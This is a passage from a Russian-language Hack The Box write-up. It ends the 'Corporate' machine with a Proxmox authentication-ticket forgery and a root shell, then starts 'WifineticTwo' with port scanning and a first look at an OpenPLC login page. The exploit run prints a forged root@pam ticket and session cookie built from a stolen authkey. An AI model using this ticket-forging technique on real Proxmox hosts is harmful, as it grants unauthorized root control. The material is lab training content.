
```
python3 exploit.py etc/pve/priv/authkey.key https://10.9.0.1:8006/ 'root@pam'
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ python3 exploit.py 'etc/pve/priv/authkey.key' 'https://10.9.0.1:8006/' 'root@pam'
2024-02-14 22:27:54,988 - writing authkey to /tmp/tmpywdvwbzc
2024-02-14 22:27:54,988 - writing plaintext to /tmp/tmp6mrgsr0q
2024-02-14 22:27:54,989 - calling openssl to sign
2024-02-14 22:27:54,993 - generated ticket for root@pam: PVE:root@pam:65CD141C::cLANfdNcWJg6H0jm4fNZotalyG0yDBMrpnFXhyuH4L1FdSjwsajHV/MlbGqRBBFa1RkWCsEvg5MbP2IIN53q3AyZHs4ls7d8mrZGF1pHxY56H4ts016qpGLfemlr2/anOWqX+DdeiAzWm8LWl8s98vLAj0ReGRL1zwDMlmbRsGxVg17Si5F6BFixSFvlU/LiTD8OzUeQssuZBAqAT+ezjPtYprrNulgbA7rTSXSsJFGnq4HbC6NLUVKvzHyQ5TmUOpRWwyhsj7FJ9uyb+75tUFKy8FYLrQNMu4O3US7KeN8NMCIay4elLNaSAnm1cChDkpyk0FClSVBi+boKkCmq9A==
2024-02-14 22:27:54,993 - veryfing ticket
2024-02-14 22:27:55,390 - current user: root@pam
2024-02-14 22:27:55,390 - Cookie: PVEAuthCookie=PVE%3Aroot%40pam%3A65CD141C%3A%3AcLANfdNcWJg6H0jm4fNZotalyG0yDBMrpnFXhyuH4L1FdSjwsajHV%2FMlbGqRBBFa1RkWCsEvg5MbP2IIN53q3AyZHs4ls7d8mrZGF1pHxY56H4ts016qpGLfemlr2%2FanOWqX%2BDdeiAzWm8LWl8s98vLAj0ReGRL1zwDMlmbRsGxVg17Si5F6BFixSFvlU%2FLiTD8OzUeQssuZBAqAT%2BezjPtYprrNulgbA7rTSXSsJFGnq4HbC6NLUVKvzHyQ5TmUOpRWwyhsj7FJ9uyb%2B75tUFKy8FYLrQNMu4O3US7KeN8NMCIay4elLNaSAnm1cChDkpyk0FClSVBi%2BboKkCmq9A%3D%3D
```

Создание тикета


Применяем тикет к cookie через хранилище браузера и получаем доступ к Proxmox.



Type ↑	Description	Disk usage...	Memory us...	CPU usage	Uptime	Host CPU ...	Host Mem...	Tags
node	corporate	68.9 %	78.7 %	2.6% of 2 ...	14:29:56			
qemu	104 (corporate-workstation-04)	0.0 %	88.0 %	0.7% of 1 ...	14:29:25	0.3% of 2C...	34.9 %	
storage	local (corporate)	68.9 %			-			
storage	local-lvm (corporate)	84.4 %			-			

Главная страница Proxmox

Выбираем сервер из списка и открываем веб-терминал с полными привилегиями.




```
Linux corporate 5.15.131-1-pve #1 SMP PVE 5.15.131-2 (2023-11-14T11:32Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec 16 19:46:12 GMT 2023 from 10.8.0.2 on pts/0
root@corporate:~# id
uid=0(root) gid=0(root) groups=0(root)
root@corporate:~# cat /root/root.txt
136cf98f6552c038e1a78e5bd95a0d30
root@corporate:~#
```

Флаг рута

Машина захвачена!

HTB WIFINETICTWO



WifineticTwo

OS Linux
RELEASE DATE 16 Mar 2024
DIFFICULTY Medium
POINTS 30

Атакуем OpenPLC и взламываем точку доступа

Сегодня мы начнем с необычной атаки: нашей целью будет интегрированная среда разработки софта для индустриальных программируемых логических контроллеров (ПЛК). Мы получим доступ к хосту через RCE-уязвимость и затем взломаем беспроводную точку доступа.

RalfHacker
hackerralf8@gmail.com

Наша цель получение прав суперпользователя на машине WifineticTwo с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.7    wifinetictwo.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for WifineticTwo.htb (10.10.11.7)
Host is up (0.42s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZhENYQ.2TJ3ti493DmtvHotJXG-km-1YiU; Expires=Sat, 06-Apr-2024 08:57:49 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 06 Apr 2024 08:52:49 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
|     set-cookie: session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZhENVQ.DPg8uU4VXFFRJQABd3OnnQiU_fw; Expires=Sat, 06-Apr-2024 08:57:37 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 06 Apr 2024 08:52:37 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a href="/login">/login</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZhENVw.HM4SjXVjgrXflKZ87QvppQAEwic; Expires=Sat, 06-Apr-2024 08:57:39 GMT; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 06 Apr 2024 08:52:39 GMT
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 служба OpenSSH 8.2p1;
- 8080 веб сервер Werkzeug 1.0.1 на Python 2.


По логам Nmap можно сделать вывод, что сайт не самописный, то есть используется какая то CMS. Приступим к его изучению.



Главная страница сайта

ТОЧКА ВХОДА

Перед нами форма авторизации в системе OpenPLC. Дальше пути два: попробовать учетные данные по умолчанию и, если не получится, искать информацию об уязвимостях и готовые эксплоиты для используемой системы.



